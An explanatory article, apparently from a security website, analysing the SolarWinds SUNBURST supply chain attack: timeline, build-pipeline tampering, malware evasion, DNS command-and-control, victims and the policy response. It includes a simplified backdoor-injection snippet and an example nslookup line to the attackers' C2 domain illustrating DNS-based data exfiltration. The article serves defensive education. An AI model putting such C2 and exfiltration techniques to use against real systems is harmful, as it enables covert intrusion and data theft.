SolarWinds Supply Chain Attack: Anatomy of a Nation-State Cyber Espionage Campaign

A comprehensive analysis of the SolarWinds hack, one of the most sophisticated supply chain attacks in history, compromising 18,000+ organizations including U.S. government agencies and Fortune 500 companies through a trusted software update mechanism.
U.S. Treasury, Department of Homeland Security, Microsoft, FireEye, Cisco, Intel, 18,000+ Organizations
Government, Technology, Telecommunications, Energy, Finance
APT29 (Cozy Bear), Russian State-Sponsored
Compromised 18,000+ organizations through trusted software updates. Attackers maintained undetected access for approximately 9 months, infiltrating sensitive U.S. government agencies and Fortune 500 companies. Demonstrated that compromising a single trusted vendor can silently open thousands of doors.
Related CVEs
The SolarWinds hack represents one of the most sophisticated cyber-espionage operations in history. This nation-state attack compromised 18,000+ organizations by infiltrating a trusted software vendor's build pipeline, demonstrating that supply chain security is now the weakest link in modern cybersecurity.
The SolarWinds hack, uncovered in December 2020, fundamentally changed our understanding of cybersecurity threats. By compromising a trusted software update mechanism, attackers infiltrated U.S. government agencies and Fortune 500 companies without triggering immediate alarms.
Rather than exploiting a single vulnerability, this was a strategic, multi-stage supply chain compromise, widely attributed to the nation-state threat actor APT29 (Cozy Bear), believed to be associated with Russian intelligence services.
Why the SolarWinds Attack Was Different
The SolarWinds attack represented a paradigm shift in cyber warfare tactics:
- Targeted trust, not perimeter defenses
- Embedded malware inside digitally signed software
- Remained undetected for approximately 9 months
- Affected 18,000+ organizations indirectly
- Demonstrated that compromising one vendor can open thousands of doors
Unlike traditional attacks that exploit technical vulnerabilities, this operation exploited the human and organizational trust placed in software vendors and their update mechanisms.
Attack Timeline
The SolarWinds operation unfolded over more than a year of patient, methodical infiltration:
| Date | Event |
|---|---|
| September 2019 | Attackers gain initial access to SolarWinds internal systems |
| February 2020 | Malicious code (SUNBURST) inserted into Orion source code |
| March–June 2020 | Compromised updates digitally signed and distributed to customers |
| Mid 2020 | Victims unknowingly install backdoored Orion updates |
| December 2020 | FireEye detects breach via stolen red-team tools |
| December 13, 2020 | SolarWinds publicly discloses compromise |
| 2021 | Global incident response and supply chain security reforms |
Technical Deep Dive: How the Hack Worked
1. Initial Compromise of SolarWinds
Attackers likely gained access to SolarWinds' internal network through multiple potential vectors:
- Stolen credentials - Compromised employee accounts
- VPN weaknesses - Exploited remote access vulnerabilities
- Weak internal security controls - Insufficient network segmentation
Once inside, attackers avoided detection by:
- Using legitimate admin tools (living off the land)
- Operating only during business hours to blend with normal activity
- Maintaining low network noise to avoid triggering alerts
- Mimicking normal developer and IT operations
2. Build System Manipulation (The Supply Chain Kill Shot)
Instead of attacking customers directly, the attackers executed a highly sophisticated supply chain compromise:
Attack Strategy:
- Identified SolarWinds' Orion software build pipeline
- Inserted malicious C# code into a critical DLL component:
SolarWinds.Orion.Core.BusinessLayer.dll
This malware was later named SUNBURST (also known as Solorigate by Microsoft).
The compromised update was digitally signed by SolarWinds, making it appear completely legitimate to all security software and giving it elevated trust on victim systems.
SolarWinds.Orion.Core.BusinessLayer.dll
// Simplified representation of SUNBURST injection point
public class OrionImprovementBusinessLayer
{
    public void RefreshInternal()
    {
        // Legitimate Orion code...

        // SUNBURST backdoor injection
        SolarWindsBackdoor.Initialize();

        // More legitimate code...
    }
}
3. SUNBURST Malware Capabilities
SUNBURST was a stealthy, memory-resident backdoor designed to evade detection:
Key Features:
Delayed Execution
The malware waited 12-14 days after installation before activating, allowing administrators to assume the update was safe.
Environment Checks
Before executing, SUNBURST verified it was not running in:
- Sandboxes or virtual machines
- Security researcher environments
- Systems with specific security tools installed
DNS-Based Command and Control
Communication occurred through seemingly innocent DNS queries to:
*.avsvmcloud[.]com
Victim Fingerprinting
The malware collected system information to determine if the target was worth further exploitation.
Selective Payload Delivery
Only high-value targets received additional malware stages—the vast majority of infected systems were simply monitored.
4. Command and Control (C2) Communication
SUNBURST's C2 mechanism was designed to blend in with normal network traffic:
Communication Method:
- DNS queries encoded with victim data and system information
- HTTP traffic over legitimate-looking connections
- Subdomain encoding to exfiltrate data through DNS requests
Example DNS-based C2 communication:
$> # Normal DNS query (legitimate)
nslookup www.google.com

# SUNBURST C2 query (malicious but looks normal)
nslookup a1b2c3d4e5f6.avsvmcloud.com
The attackers could selectively respond to DNS queries to:
- Activate the malware
- Issue commands
- Determine which victims warranted further exploitation
Only high-value targets such as government agencies and major corporations were escalated for deeper penetration. Most infected systems were simply cataloged and monitored.
5. Post-Exploitation Techniques
For selected high-value victims, attackers deployed additional tools and techniques:
Additional Malware Families:
- TEARDROP - Memory-only dropper that loads malicious payloads
- RAINDROP - Loader that executes additional malicious code
Lateral Movement Techniques:
- SAML token forgery - Forged authentication tokens to access cloud services
- Credential harvesting - Stole passwords and authentication credentials
- Email access - Compromised Microsoft 365 and other email systems
- Source code theft - Accessed proprietary intellectual property
Operational Security:
- Avoided destructive actions - Pure espionage, no data destruction
- Limited footprint - Minimized actions to reduce detection risk
- Patient reconnaissance - Spent months mapping networks before acting
Impacted Organizations
The SolarWinds attack affected a staggering array of government agencies and private sector organizations:
U.S. Government Agencies:
- U.S. Treasury Department
- Department of Homeland Security
- Department of State
- Department of Energy
- National Nuclear Security Administration
- Department of Defense
Major Technology Companies:
- Microsoft
- Cisco
- Intel
- FireEye (the security company that discovered the breach)
- VMware
- Numerous Fortune 500 companies
Other Sectors:
- Telecommunications providers
- Energy companies
- Critical infrastructure operators
- Government contractors
Why Detection Failed
Traditional security controls were ineffective against this sophisticated operation:
Long-Term Industry Impact
The SolarWinds attack triggered sweeping changes in cybersecurity policy and practice:
Government Response
Executive Order 14028 (U.S. - May 2021):
- Mandated Zero Trust architecture for federal agencies
- Required Software Bill of Materials (SBOM) for government software
- Established security baselines for critical software
- Created Cyber Safety Review Board to investigate major incidents
Industry Standards
SBOM (Software Bill of Materials) Adoption:
- Provides transparency into software components and dependencies
- Enables rapid vulnerability assessment when new threats emerge
- Facilitates supply chain risk management
example-sbom.json
{
  "bomFormat": "CycloneDX",
  "specVersion": "1.4",
  "components": [
    {
      "type": "library",
      "name": "SolarWinds.Orion.Core.BusinessLayer",
      "version": "2020.2.1",
      "hashes": [
        {
          "alg": "SHA-256",
          "content": "d0d626deb3f..."
        }
      ]
    }
  ]
}
Corporate Security Practices
Increased Vendor Risk Assessments:
- Security questionnaires now include build pipeline security
- Third-party audits of vendor source code and CI/CD processes
- Contractual requirements for incident notification
Shift Toward Software Supply Chain Security:
- Investment in build pipeline security tools
- Adoption of container signing and verification
- Implementation of software composition analysis (SCA)
Conclusion
The SolarWinds hack redefined modern cyber warfare by demonstrating that compromising a single trusted vendor can open thousands of doors—silently and efficiently.
This attack was not about ransomware or chaos.
It was about patience, precision, and strategic espionage.
Organizations must fundamentally rethink their security posture, moving from perimeter defense to:
- Continuous verification of all systems and software
- Behavioral monitoring that can detect novel attack techniques
- Supply chain transparency through SBOM and vendor assessments
- Assume breach mentality with focus on rapid detection and response
The lessons from SolarWinds will shape cybersecurity strategy for decades to come.
Lessons learned
- Digitally signed software does not guarantee security—trust must be verified through multiple layers
- Build pipeline security is critical—isolate CI/CD environments and monitor build integrity with reproducible builds
- Behavioral detection is more effective than signature-based detection for sophisticated attacks
- Long dwell times (9 months undetected) are the new normal—assume breach and focus on detection and containment
- Zero Trust architecture must extend to vendors and supply chain partners
- Software Bill of Materials (SBOM) adoption is essential for supply chain visibility